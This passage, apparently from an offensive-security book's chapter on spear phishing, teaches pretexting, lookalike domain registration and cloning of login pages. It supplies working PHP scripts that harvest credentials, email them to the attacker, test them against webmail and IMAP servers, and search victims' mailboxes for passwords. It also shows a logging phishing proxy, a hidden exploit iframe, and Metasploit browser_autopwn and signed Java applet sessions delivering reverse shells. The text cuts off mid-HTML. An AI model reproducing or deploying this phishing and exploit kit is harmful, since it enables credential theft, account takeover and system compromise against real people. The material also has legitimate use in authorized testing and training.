► **Greed** Appealing to someone by allowing them to believe they may have stumbled onto a unique situation that can allow them to gain an advantage with little effort, whether that advantage is monetary or not.

Keep in mind that you'll often find yourself weaving a few of these different approaches together in any particular attack, not just one. Above all else, remember to just keep it simple, don't overthink it, and be congruent with your story.

Why Don't You Make Me?

There are two general approaches to encourage someone to act quickly: threaten them or entice them. These two approaches have been a favorite of spammers and con-men for a long time. Spammers, for example, might threaten someone by saying there was a major issue with their taxes and they are facing severe penalties. The target might be instructed to fill out an attached document to avoid costly fines, or a person could be enticed by an e-mail that they have just won a free cruise or gift card. These same methods can be useful to the APT hacker.

Spear-Phishing Methods

When it comes to spear phishing, you might immediately think this involves sending an e-mail with a malicious attachment or a link to a malicious website. Although e-mail spear phishing is one of the most effective weapons in our arsenal, it isn't the only method, not by a long shot. After defining our goals, we can use any of a number of methods to spear phish an individual.

Some of the spear-phishing methods available to us include

- E-mail
- Snail mail
- Phone calls
- Text messaging

- ▶ Instant messaging (Twitter, Facebook)
- ▶ Watering hole websites
- ▶ Malicious websites
- ▶ CB radio
- ▶ Walkie-talkies
- ▶ Post-It notes
- ▶ Carrier pigeon

NOTE

There have been actual real-world social engineering attacks where the attackers have used “malicious” QR codes, fake parking tickets, or fliers to get their victims to visit phishing websites. Remember to think about the end goal and get creative with your social engineering attacks.

You might think it sounds crazy that walkie-talkies, Post-It notes, or a carrier pigeon could be used to perform social engineering, and you might not ever actually find a company that uses that as an internal communication method. However, the point is to keep your eyes and mind open and you might find a perfect opportunity for phishing. If we discovered a communication method or business process that was unique to our target organization that we could manipulate, then our target would probably be that much more likely to trust these communication methods.

If during the reconnaissance phase we discovered a unique or strange way that employees communicate, we should consider using this as our spear-phishing method. The more esoteric and strange the communication method is, the more likely it is to be trusted without any real authentication. Consider a company that has the poor practice of making quick requests for support using a public instant message service, or where physical security guards are used to receiving requests to allow someone access to a restricted area via walkie-talkies.

NOTE

Note that we will cover using hardware items as our spear-phishing method in [Chapter 8](#), as this has its own unique challenges.

Spear-Phishing Goals

Our ultimate goal in this phase of attack is to compromise our target individual's computer or obtain the user's credentials to an important application (such as banking login or portal login) that contains the assets we are after. This does not mean we need to jump right in to sending a single e-mail attempting to con this information from the target individual or to start with a malicious e-mail or phishing website.

We will consider three main methods of exploitation to meet this ultimate goal:

- ▶ A phishing website to grab credentials
- ▶ Client-side exploits
- ▶ Custom Trojan backdoor

Technical Spear-Phishing Exploitation Tactics

Several tactics can apply to any chosen exploitation method. Keep in mind that you are not attempting to social engineer many people at once or to do it quickly. You must not only social engineer your target user, but do it in a way that they are not made aware of the attack afterward.

The simplest way to avoid the potential problem of only sending a single phishing e-mail is to have more interaction with the target user so they are more likely to trust the communication and perform the actions we need. This interaction will obviously be done through a guise, but it will be interaction nonetheless. This can be performed in a relatively short time, as quickly as a few days, and even shorter in some cases. It really depends on your level of interaction with your target user.

Consider this interaction an extension of the reconnaissance phase. You're now building knowledge about the target user as well as the specific technology that individual is using. For example, rather than immediately attempting to compromise the target user's workstation with your favorite client-side exploit, you could direct the target user toward an innocuous phishing page that simply collects his source IP address, browser type, and version, as well as any specific technical capabilities of their browser. All of this information can tell you a lot about the technical and nontechnical data related to the target user. Does the IP address indicate the user is communicating from the office or their home, or working on the road? Does their browser indicate the user uses a Windows or

Apple computer, or is it a smart phone? It is quite simple to obtain much of this information from the web server log files, and we will review a few PHP script options for specific tasks shortly. Some of the variables you can use to identify this information are

- ▶ **`$_SERVER['HTTP_USER_AGENT']`** The user's browser agent
- ▶ **`$_SERVER['REMOTE_ADDR']`** The source IP address of the user

Building the Story

Choosing the correct story to tell your target user that will allow you to build rapport and get to the point that they will interact with your phishing website or install the software you send is paramount. Don't get tied down by convention either; we'll discuss a few good possibilities here, but as always, think outside the box and answer just one question: "What story is most likely to elicit the response I need from this specific user?" If you can craft your story that way, you will be on the right path. Examples of stories that work well in many contexts include

- ▶ You work with a partner organization, sister company, or parent company.
- ▶ You are a salesperson for an external organization and you'd like to offer a free trial of your software.
- ▶ You think they would be interested in joining your group with a common interest or hobby.
- ▶ Your company would like feedback on some trial software for the target user's industry and is willing to pay for the feedback.

If you think a financial incentive will get the target user to perform the actions you require, you could actually send them a legitimate prepaid gift card. If all it takes is \$50 to \$100 to get the information you need, chances are that's a really good price to pay.

Phishing Website Tactics

The traditional approach to using a website as part of a spear-phishing attack involves copying an existing website and directing the target user to the

fraudulent site. The site will look exactly like a legitimate website (complete with legitimacy triggers) that will collect the credentials the user enters into the website. This traditional approach to phishing websites can be extremely effective, but is only one of a few useful methods available to the APT hacker. Many tools are available to automate copying of a website—some are specifically designed to create a phishing website. For example, you can use the Social Engineering Toolkit’s Site Cloner ability to automatically copy an existing website and configure it to harvest credentials. In my experience, though, it is much better and more consistent to manually copy or create the phishing website.

The easiest way to copy the website is to view the source code of the login page, copy the source into a text editor, save the file locally, and adjust the source as necessary. You can use the “save as” functionality of your browser, which will sometimes get the job done, as it will automatically adjust some of the included files to point to local copies that it will also save. However, this doesn’t always work flawlessly, and you’ll still have to manually adjust the source and save some additional files.

When copying a website, sometimes dependent files will be missed, for example, included CSS files or JavaScript files. The CSS files control how a website looks, while the JavaScript might control how certain parts of the website function. Many times, when copying a target file, it will have external files included beyond the images. You’ll want to search for these external files, download them, and include them on your web server.

An example line for including a CSS file is

```
<link rel="stylesheet" type="text/css" href="main.css"  
media="screen" />
```

An example line for including a JavaScript file is

```
<script src="javascript.js"></script>
```

Keep in mind that both CSS and JavaScript files can include additional CSS or JavaScript files, so in some cases, you’ll have to search the included files for these. If you’re going to use a website for phishing, you must spend ample time testing it to make sure it looks and functions correctly. Don’t make the mistake of having an otherwise perfectly executed attack, but the website doesn’t render correctly when the user attempts to view it.

Website: Look and Feel

I can't stress this point enough. Remember to really incorporate the art of social omniscience when you create your phishing website. Make sure that it looks exactly as the user expects as to not alert the user. That's why starting with an existing website can work so much to your advantage. Remember to keep everything looking as familiar as possible, right down to the font.

Website: Domain Name Options

An important piece of a phishing website is choosing a domain name that will not raise any suspicions from your target. If you're choosing to create an entirely new company as your story, then this is a moot point. If, however, you're claiming to be from an existing company, you have a few options.

You can register a domain name that is a subtle misspelling of the target domain name. For example, if the website we're copying is [Softwareex.com](#), you can register [S0ftwarex.com](#) (with the second letter being a zero). Many times, you can replace the letter I with the letter L or vice versa.

The second option (and the option I typically favor) is to register a domain that just includes the actual domain name and makes it seem like a secondary domain. For example, if the target organization has the domain [weaktarget.com](#), we can register some of the following domains:

- ▶ [portal-weaktarget.com](#)
- ▶ [benefits-weaktarget.com](#)
- ▶ [login-weaktarget.com](#)
- ▶ [www-weaktarget.com](#)

This can also work because many end users don't understand how the Domain Name System (DNS) works. As a third option, you can reverse the system slightly. For example:

- ▶ [weaktarget.com.myportal.com](#)
- ▶ [weaktarget.com.benefitsaccess.com](#)
- ▶ [weaktarget.com.notevil.com](#)

Remember that by registering our own domain name, not only can we then obtain completely valid Secure Sockets Layer (SSL) certificates for our website,

but we can register any e-mail address we need. This has the benefit of making our e-mails much less likely to be picked up as spam based on source IP or source address. We still need to make our e-mail message pass spam filters, but that should be much less of a concern as this is a targeted e-mail to one user.

Phishing Website: Back-End Functionality

After creating the proper look and feel and then registering an innocuous-looking domain name, you'll want to implement the proper features on the back end to perform the actions that will not only be most helpful for us, but will continue to keep the user placated and unaware of our activities. All of the examples here will be in PHP, but you can choose any language that suits you. We'll also assume the HTML form has two fields, "username" and "password," unless otherwise noted.

First, we'll want to log the user credentials entered into the website. We have a few options. In the following example, we're simply logging the credentials to a file called creds.txt. You need to make sure the user your web server is running as has permissions to write to creds.txt. In this example, we're not only logging the user name and password—we're also logging the source IP address that the login request came from:

```
<?php  
    $name = $_POST['username'];  
    $pass = $_POST['password'];  
    $srcip = $_SERVER['REMOTE_ADDR'];  
  
    $fp = fopen('creds.txt', 'a');  
    fwrite($fp, "$srcip - $name : $pass\n");  
    fclose($fp);  
?  
?
```

Logging to a file is good, but I prefer a slightly more proactive approach. I like my phishing websites to alert me when a user logs in. In the following example, we're actually e-mailing ourselves the credentials, which might not be what you want to do in all cases. If you don't think e-mailing yourself credentials is appropriate, you can combine the previous example and write the credentials to a file and just alert yourself via e-mail that a user has logged in:

```

<?php

$name = $_POST['username'];
$pass = $_POST['password'];
$srcip = $_SERVER['REMOTE_ADDR'];

$eol="\r\n";
$fromaddress = "alert@portal-weaktarget.com";
$headers = "From: $fromaddress".$eol;
$message = "Source: $srcip
Name: $name
Pass: $pass";

$subject = "Portal Login";
$recipient = "me@portal-weaktarget.com";

$ret = mail ( $recipient , $subject , $message, $headers );
?>

```

Next, we want to decide what the user should experience after they have logged in or attempted to log in. We have four main approaches to choose from:

- ▶ Redirect the user to a legitimate website
- ▶ Redirect the user to a “static” page on our website
- ▶ Redirect the user to a malware deployment page
- ▶ Act as a proxy between the user and the legitimate website

We can simply record whatever credentials the user entered and redirect the user to a legitimate website (not ours). We can also redirect them to another page on our website, informing the user whether the login was a failure or success. If we’re copying a legitimate website, we probably want to test the credentials by attempting to log in to the legitimate website and react based on whether they appear to be valid or not. For example, if they’re invalid, we obviously want to prompt the user and have them log in again.

NOTE

I believe my record for passwords entered in one of my phishing websites by a single user is currently 12; if you beat that, please let me know.

One method I've used in the past is to only return a "failed login" message to the end user. This can cause the end user to attempt to log in with a few different passwords, essentially giving you their history of passwords and potentially a really good set of passwords to understand how they choose their passwords.

Keep in mind, though, that if the user only receives failure messages, they might become suspicious, so you could cap the failed login messages at an arbitrary number. You could potentially combine this with a second e-mail and inform the user that there was an issue with the website that was preventing users from correctly logging in, the issue has been fixed, and users can now log in without an issue.

One of the simplest methods to redirect the user is to set the HTTP header using the PHP header function, as in the following example. If you wish to use this option, you can't have sent any data (even an empty line) as part of the HTTP response. That means your PHP page must not have any space before the opening (<?php) bracket and you can't have printed any data before the call to the header function.

```
<?php  
header( 'Location: http://portal-weaktarget.com/portal.htm' ) ;  
?>
```

You can use this redirect method to send the user to a page on your phishing website or to an external website. We can also combine some logic to determine where we want to send the user. The following pseudo-code sends the user to our malware distribution page if their source IP address is the same as an IP address associated with the target organization. If the IP address is unknown, then we can send them to the failed login page.

```
if ( $sourceIP == $knownIP )  
    header( 'Location: http://portal-weaktarget.com/malware.htm' ) ;  
else  
    header( 'Location: http://portal-weaktarget.com/failed-login.htm' ) ;
```

If we don't want to simply accept or reject the user's credentials, we can test the credentials on a legitimate website. In this case, you don't necessarily have to test the credentials on a website that you've copied, although that would almost guarantee that you could trust the response from the system as to whether the credentials are valid or not. Instead, you could test the credentials on an arbitrary system associated with the target. You might need to either directly or indirectly instruct the user to use the credentials associated with this other system. For

example, if you instruct the user to log in to the new website with their existing domain credentials, you might be able to attempt to log in to an identified web mail or virtual private network (VPN) system.

In the following example, the user name and password the user submits to our phishing website (\$user and \$pass) are being submitted by our web server against a target web mail system that has a web login form. In this example, the target web mail system is a SquirrelMail system, which is actually a popular web interface for e-mail. The form element names (login_username and secretkey) will work for SquirrelMail, but you'll have to obtain the form element names for whatever form the target system is using, as they will almost certainly be different. In the following example, we're submitting the credentials and then checking for the string "Unknown user or password incorrect," which is obviously indicative of invalid credentials. We obtained this string by submitting invalid credentials on the web mail form. So in this case, if we don't see this string in the response from the web mail system, we can assume that the credentials are valid.

```
<?php  
$user = $_POST['user'];  
$pass = $_POST['pass'];  
  
$ch = curl_init();  
$url = "http://webmail.weaktarget.com/src/redirect.php";  
$post_fields = "login_username=$user&secretkey=$pass";
```

```

curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POST, count($post_fields));
curl_setopt($ch, CURLOPT_POSTFIELDS, $post_fields);
curl_setopt($ch, CURLOPT_RETURNTRANSFER,true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);

$response = curl_exec($ch);

if ( !curl_error($ch)){
    if( preg_match("/Unknown user or password incorrect/", $response)){
        print "Login Failure\n";
        // Alert user to failure; prompt user to login again
    }
    else {
        print "Login Success\n";
        // return user to next phishing page
    }
}
curl_close ($ch);
?>

```

In the real world, you'll want to do a lot more error checking and testing of your PHP script; we didn't include any of that here just for brevity's sake. You would also want to adjust the if-else statement, which checks for the failure message. For example, we could redirect the user to a static "success" or "failure" page, which would then prompt them for the next step: either delivering malware or simply ending the phishing attack.

NOTE

You should note that this method and any other methods where we attempt to send the user's data to a target system will create a request from our web server to the target system, which will most likely be logged into the target system.

We can also use this same man-in-the-middle approach for any protocol we choose. If the target organization doesn't have any viable web login systems, we

can choose nearly any protocol that the user might be able to log in to, such as Simple Mail Transport Protocol (SMTP), Post Office Protocol 3 (POP3), Internet Message Access Protocol (IMAP), and even VPN protocols like Point-to-Point Tunneling Protocol (PPTP). In the following code, we’re using the same user name and password submitted by the user to attempt a login to the weaktarget IMAP server, which is a somewhat sophisticated e-mail system. In this example, you can see that we’re connecting to the default IMAP SSL port of 993. We use the “novalidate-cert” option to accept any SSL certificate.

```
<?php  
$user = $_POST['user'];  
$pass = $_POST['pass'];  
  
$imap = "{mail.weaktarget.com:993/imap/ssl/novalidate-cert}INBOX";  
$mbox = imap_open( $imap, $user, $pass);  
  
$check = imap_mailboxmsginfo($mbox);  
if ( $check )  
{  
    print "Login Success\n";  
    // return user to next phishing page  
}  
else  
{  
    //print "Login Failure\n" . imap_last_error() ;  
    //Alert user to failure; prompt user to login again  
}  
?  
>
```

NOTE

To use the PHP IMAP functions, you’ll first have to install the module. In Kali, you can install the package with the command “apt-get install php5-imap.”

As always, be creative with the new system and data that you now have valid credentials for. In this case, because we have access to e-mail, we should immediately perform any functions related to e-mail we wish. We can identify the size of all of the e-mail stored in the mailbox and copy all messages below a

certain size, or, even better, we can immediately pilfer the e-mail and search for a few keywords. Searches for terms like “password,” “vpn,” “remote,” “account,” “bank,” or “credit” tend to bring up some really interesting things in e-mail.

NOTE

You can actually use the same script noted earlier to log in to a Gmail account; you just need to change the \$imap variable to “{imap.gmail.com:993/imap/ssl}INBOX.”

Here’s an example of searching for the string “password” in the body of all messages in the inbox. This writes all of the identified messages into the password-e-mails.txt file. Keep in mind that in the real world, again, we’d want to add error-checking code as well as maybe clean up the output a little, but the core concept is here.

```
<?php
$outFile = fopen ("password-e-mails.txt", 'a' );

// search in the body of messages for 'password'
$e-mails = imap_search($mbox, "BODY password");

foreach($e-mails as $e-mailNum) {
    $msg = imap_fetch_overview($mbox,$e-mailNum,0);
    $body = imap_fetchbody($mbox,$e-mailNum,1);
    fwrite ($outfile, "Subject: " . $msg[0]->subject . "\n");
    fwrite ($outfile, "From: " . $msg[0]->from . "\n");
    fwrite ($outfile, "Date: " . $msg[0]->date . "\n");
    print "body: $body \n\n\n";
}

fclose($outfile);
?>
```

We wouldn’t want to run this script as part of the login checking for the user, as it would take way too long to return to the user. Instead, we want to send valid credentials to a script like this by forking to this script, which would allow this script to pilfer the user’s e-mail in the background.

PHP-Phoxy (Phishing Proxy)

Our final option is to configure our phishing web server to act just like a proxy, a very basic proxy, but a proxy nonetheless. We'll take the requests from the user, pass them to the remote system, and then return the results, all the while logging all of the activity, as in [Figure 6-1](#). Beyond just logging everything the user is doing, we don't have to worry about any of the real functionality of our website, which is an added benefit. As in the previous examples, after the user has authenticated, we have to create additional pages so as to not alert the user that there are any issues. In this case, the user is free to use the target website as intended.




Figure 6-1 User interaction with PHP-phoxy server

Another great advantage with this method is that we can have a valid SSL certificate, as the user will only be directly interacting with our web server. Of course, we could also use a myriad of other possible attack methods, such as SSL stripping, but we'll cover additional man-in-the-middle techniques in a future chapter.

To perform this attack, we'll use the PHP-phoxy tool, which stands for PHP-PhishingprOXY. PHP-phoxy is an adaptation of the php-proxy (<https://code.google.com/p/php-proxy/>) written by Rob Thomson. This tool handles POST, cookie, and session variables seamlessly. To set up PHP-phoxy, you'll start by editing the Apache configuration file in Kali, to enable the use of .htaccess files. Edit the file /etc/apache2/sites-enabled/000-default and change the line (or lines) that say

```
AllowOverride None
```

to

```
AllowOverride All
```

Then enable the rewrite module with the command

```
root@kali:~# a2enmod rewrite
```

Then download the PHP-phoxy tool and extract the two files to the web directory (/var/www/). Rename the included file htaccess.txt to .htaccess. The htaccess file is what handles the rewriting of URLs so that no matter what URL the user requests, it is handled by the index.php file. You'll also have to create the phoxy-out.txt file and allow the Apache user to write to the file with the following commands:

```
root@kali:/var/www# touch phoxy-out.txt
root@kali:/var/www# chmod 777 phoxy-out.txt
```

All of the resources requested by the user, as well as all of the POST data from the user, is recorded in the phoxy-out.txt file. To start using the proxy, you simply have to adjust the \$base variable to point to the target website. Once the proxy is all set, you simply have to direct the user to your phishing website and watch the log file for the good stuff.

Phishing Website Watering Holes

Another option for utilizing websites in your phishing attack is to use watering holes. Watering holes are essentially any common point we can expect our user to visit based on their industry, location, or interests. During the reconnaissance phase, we should have identified the relevant information that could help us identify existing watering holes or, better yet, create our own watering hole!

Let's start by analyzing how we might be able to create our own. We can ultimately get benefits from any website that we can direct the user to. However, the most beneficial would be a website that the user is required to register for an account.

For this purpose, things like online forums, chat rooms, or potentially even newsletter or usenet-style systems are the best options. As long as the user is required to create a user name and password, we'll be able to use this to our

advantage.

Think about the items we can obtain from a user if they create an account on a system we own. We can expect to get at least the following:

- ▶ Their choice of a user name (which might be used on other systems)
- ▶ A password they've reused on other systems (or at least insight into how they choose passwords)
- ▶ A valid e-mail address (to verify the account)
- ▶ An alternative e-mail address (in case they're ever locked out of their account)
- ▶ Any plausibly necessary information based on our system (e.g., phone number, home address, college, memberships or club affiliations, etc.)

We can also take this opportunity to attempt to identify any other information related to account registration that might be useful. For example (and I've found this many times in the wild), password reset forms might ask for "secret questions" that only the user knows. This can include a pet's name or their mother's maiden name. In the worst case, I've found several systems that have the same question or the same three questions for every user of a system!

So as part of the user registration process for our system, we can ask the same questions as our only option for secret questions. Or we can provide the user with another option for a secret question, but default to the question that is used on another system.

Selecting the content or purpose of our watering hole should be easy based on the reconnaissance we performed earlier. As always, get creative. If you know the user is really into classic cars, then a web forum dedicated to the discussion or sale of classic cars seems like an obvious choice. If the person is a self-professed home cook, then maybe a forum to submit, share, and rate recipes would be a good choice.

We can create the website and give it the appearance of a public forum—but even better, what if the forum is private, exclusive, or by invitation only? If we e-mail our target user and tell them a member of the private forum suggested they might be interested in joining this exclusive group, you can almost be guaranteed that most people would be interested. We can start by e-mailing the user that they have been invited to participate in a private online forum to discuss classic cars. Urge the user to check out the forum's home page and join the forum if they are interested. You'll thus want to make the home page as appealing as possible with as much forged praise as practical.

If you're worried about explaining to the end user how you received their e-mail address or who suggested they join the group, then you're worrying about the wrong piece. First, if you've chosen the right name, the user won't be able to resist joining the website. For example, if the target user is located in Idaho, then registering a domain "idahocustomcarlovers.com" is probably a good choice. At that point, the user probably wouldn't care if the e-mail came from "admin," "forums," or even "forum-bot." Second, you could always be more "honest" and convey directly or indirectly that many users in the area are being informed of the site based on some type of market data.

To collect the information from the user during the registration process, we can create our own simple HTML form and PHP page to save the data, or we can use an existing web forum such as phpBB. We would simply want to modify the function that saves the user's password so that it is stored in cleartext rather than being encrypted. Once the user has created the account, they can be informed that all user requests to join the site must be approved by a site administrator. Luckily for us, this feature is built into many web forum systems. Thus, the user will never notice that the forum doesn't actually have any content, and his request to join the website can slip into a black hole of forgotten dreams.

Our other option is to use an existing watering hole, either one we know the user is already registered at or one we believe they would be likely to register at. We can do this with a few goals in mind. First, if the website has vulnerabilities of its own, we could potentially compromise it and obtain any information stored on the user. This, of course, is probably not the most likely scenario, but frankly many websites (especially forums) could easily be the (extremely) low-hanging fruit.

However, directly exploiting the existing watering hole isn't our only option for using the system to our advantage. For example, if we can identify the user on the forum, we can simply use the forum as a trust building tool to social engineer the user further. If we post a response to a message they have left with a link to a related article or tool, the user might be likely to click the link. If you've posted a link in a public area of the forum that other users might click, then you can use the same technique as before to react to the user based on the source IP address. The IP address could be associated with the target organization or just the geographical location of the IP. Or even better yet, if we can establish some rapport, then perhaps a private message to the user would go over even better. One of the greatest benefits to this is the fact that all of this will be done away from the eyes of the target organization.

Client-Side Exploits

Client-side exploits are just what they sound like—exploiting vulnerabilities present on software on end-user endpoint systems such as workstations.

Ultimately, the vulnerability could be in any software installed on the system; however, some of the most popular choices are within common user software such as office productivity software, e-mail clients, or multimedia software. Some examples include

- ▶ Microsoft Word
- ▶ Microsoft Excel
- ▶ Adobe Acrobat
- ▶ Browser based (Internet Explorer, Mozilla Firefox, Chrome)

Remember that because we're playing the low and slow game, we might literally be able to simply wait for an effective vulnerability to be discovered and then immediately send out a targeted message to the user. With the rate that new vulnerabilities are discovered, you definitely won't be waiting long if this is your approach.

In my opinion, using client-side exploits lacks a little elegance because they're too blatantly malicious. It might not be blatant to all end users, but it will be to investigators or security personnel worth their salt. If we instead deploy a backdoor with a legitimate program and disguise our malicious functionality, then it will be far less obvious to even seasoned security personnel. More on this later. Even though client-side exploits might not be the most elegant tool in our bag, it's definitely an effective tactic, and one that has withstood the test of time.

We'll start with an example of a way to exploit vulnerabilities in a user's browser using the browser_autopwn module within Metasploit. There's a common saying: "Don't use a cannon to kill a mosquito." Well, browser_autopwn is more like using an entire regiment of cannons to kill a mosquito. To say that it is a loud and unsophisticated way to exploit a browser is an extreme understatement. However, it's a great starting point to understand the possibilities.

Browser_autopwn works by attempting to exploit a series of vulnerabilities in rapid "machine-gun" succession. In the following example, we've started Metasploit console and loaded the auxiliary/server/browser_autopwn module:

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options
```

Module options (auxiliary/server/browser_autopwn):

Name	Current Setting	Required	Description
LHOST		yes	The IP address to use for reverse-connect payloads
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH		no	The URI to use for this exploit (default is random)

```
msf auxiliary(browser_autopwn) >
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) >
msf auxiliary(browser_autopwn) > [*] Obfuscating initial javascript 2014-02-20
19:30:20 -0500
[*] Done in 1.200867792 seconds
[*] Starting exploit modules on host 192.168.1.25...
[*] ---
[*] Starting exploit multi/browser/firefox_escape_retval with payload generic/
shell_reverse_tcp
[*] Using URL: http://0.0.0.0:80/kVNjKBtfkYYSE
[*] Local IP: http://192.168.1.25:80/kVNjKBtfkYYSE
[*] Server started.
[*] Starting exploit multi/browser/itm3s_overflow with payload generic/shell_
reverse_tcp
[*] Using URL: http://0.0.0.0:80/qQpMuTyq
[*] Local IP: http://192.168.1.25:80/qQpMuTyq
[*] Server started.
```

--- SNIP ---

```
[*] --- Done, found 66 exploit modules
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.25:80/
[*] Server started.
```

We've configured the server to listen on port 80, rather than the default 8080. The URIPATH option will define the resource after the server name that will house the exploit. Thus, if we set the URIPATH option to "login," then a user would have to be directed to the URL of <http://192.168.1.25/login/> to execute the attack. You can see that at the end, Metasploit has loaded 66 exploits, which it can attempt to use against any systems that access the defined URL.

In the following example, you see the output from msfconsole when a user accesses the URL. You'll notice the line with the JavaScript report, which sends us back the specific version and capabilities of the browser. Based on that information, Metasploit is sending 13 exploits that the browser might be vulnerable to. This is good, as we're not wasting time sending exploits for Internet Explorer if the browser is Safari.

```
msf auxiliary(browser_autopwn) >
[*] 192.168.1.25      browser_autopwn - Handling '/'
[*] 192.168.1.25      browser_autopwn - Handling '?sessid=TGludXg6dW5kZWpbmVkJ
OnVuZGVmaW5lZDplbi1VUzp4ODY6Q2hyb21l0jI5LjAuMTU0Ny41Nzo%3d'
[*] 192.168.1.25      browser_autopwn - JavaScript Report:
Linux:undefined:undefined:en-US:x86:Chrome:29.0.1547.57:
[*] 192.168.1.25      browser_autopwn - Responding with 13 exploits
[*] 192.168.1.25      browser_autopwn - Handling '/favicon.ico'
[*] 192.168.1.25      browser_autopwn - 404ing /favicon.ico
[*] 192.168.1.25      java_atomicreferencearray - Sending Java
AtomicReferenceArray Type Violation Vulnerability
[*] 192.168.1.25      java_atomicreferencearray - Generated jar to drop (5487
bytes).
[*] 192.168.1.25      java_jre17_driver_manager - handling request for /ZVJpKUR
[*] 192.168.1.25      java_jre17_driver_manager - handling request for /
ZVJpKUR/
```

This is definitely one of the exploits you should demo in a lab to see what the user will experience when they view the site. The default of what they will see is shown in [Figure 6-2](#): a blank white page and a prompt to run a Java app. The only other thing the user might notice is that their browser will be refreshing many times while cycling through the exploits. If the user views the page source,

all they'll see is a big mess of (mostly obfuscated) JavaScript code.



Figure 6-2 Metasploit browser_autopwn as seen from a user's browser

Because a simple white page might make the user suspicious, we can include the browser_autopwn web page within another legitimate web page using an iframe. In the following example, we use an iframe that will be hidden because the height and width are set to 0. You can also see that the location of the browser_autopwn server in this case is on a separate port of 8080.

```
<iframe src="http://192.168.1.25:8080/" height="0" width="0">
</iframe>
```

File Format Exploits

File format exploits take advantage of vulnerabilities in a program's interaction with related files. For example, a file format exploit for Word documents would exploit the Microsoft Word program on our target user's workstation. Thus, we need to create a "malicious" file and get our users to access that file from a system running the vulnerable software. Remember from previous sections that we should have guaranteed our success by verifying the software and version the user has on their system.

How we get the infected file to the end user depends on the specific scenario. There has been so much hype and education for end users to be suspicious of e-mail attachments that e-mailing might not be our best option. In addition to the increasing education of users are the advances in antispam software, which has a decent chance of flagging and blocking our attachment. Although file format exploits might not be our best option, it is still a viable option. At the time of this writing, there were 142 individual file format exploits for Windows alone in Metasploit.

Signed Java Applet

The signed Java applet attack is one of the most effective browser-based spear-phishing attacks in the APT hacker's arsenal today. This attack essentially lets you deliver an arbitrary executable to an end user via their web browser as a Java app; it simply relies on the user accepting a dialog like the one shown earlier in [Figure 6-2](#).

At the point when the user has to decide whether to accept the warning and run the Java applet, there should be almost zero hesitation as long as we have built our story correctly. Remember Sun Tzu said that every battle is won before it is fought. To execute the attack, open an msfconsole session and select the exploit as in the following example:

```
msf auxiliary(browser_autopwn) > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > show options
```

Module options (exploit/multi/browser/java_signed_applet):

Name	Current Setting	Required	Description
APPLETNAME	SiteLoader	yes	The main applet's class name.
CERTCN	SiteLoader	yes	The CN= value for the certificate. Cannot contain ',' or '/'
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
SigningCert		no	Path to a signing certificate in PEM or PKCS12 (.pfx) format
SigningKey		no	Path to a signing key in PEM format
SigningKeyPass		no	Password for signing key (required if SigningCert is a .pfx)
URI PATH		no	The URI to use for this exploit (default is random)

Exploit target:

Id	Name
--	--
1	Windows x86 (Native Payload)

```
msf exploit(java_signed_applet) >
```

In the following example, you can see we start by redefining the name of the

Java app to “VideoLoader” and change the value that will be displayed in the certificate warning. We’d obviously want to choose a name for the app and the certificate that is in line with our story. We then set the server to listen on port 80 and change the URIPATH just as in the previous exploit.

```
msf exploit(java_signed_applet) > set APPLETNAME VideoLoader
APPLETNAME => VideoLoader
msf exploit(java_signed_applet) > set CERTCN VideoLoader
CERTCN => VideoLoader
msf exploit(java_signed_applet) > set SRVPORT 80
SRVPORT => 80
msf exploit(java_signed_applet) > set URIPATH /
URIPATH => />
msf exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.25:4444
[*] Using URL: http://192.168.1.25:80/
[*] Server started.
msf exploit(java_signed_applet) >
```

The entire source code of the page provided to the user that delivers the Java signed applet is in the following example. You’ll notice there is very little to it—in fact, there’s no real content, just another blank page.

```
<html><head><title>Loading, Please Wait...</title></head>
<body><center><p>Loading, Please Wait...</p></center>
<applet archive="/VideoLoader.jar"
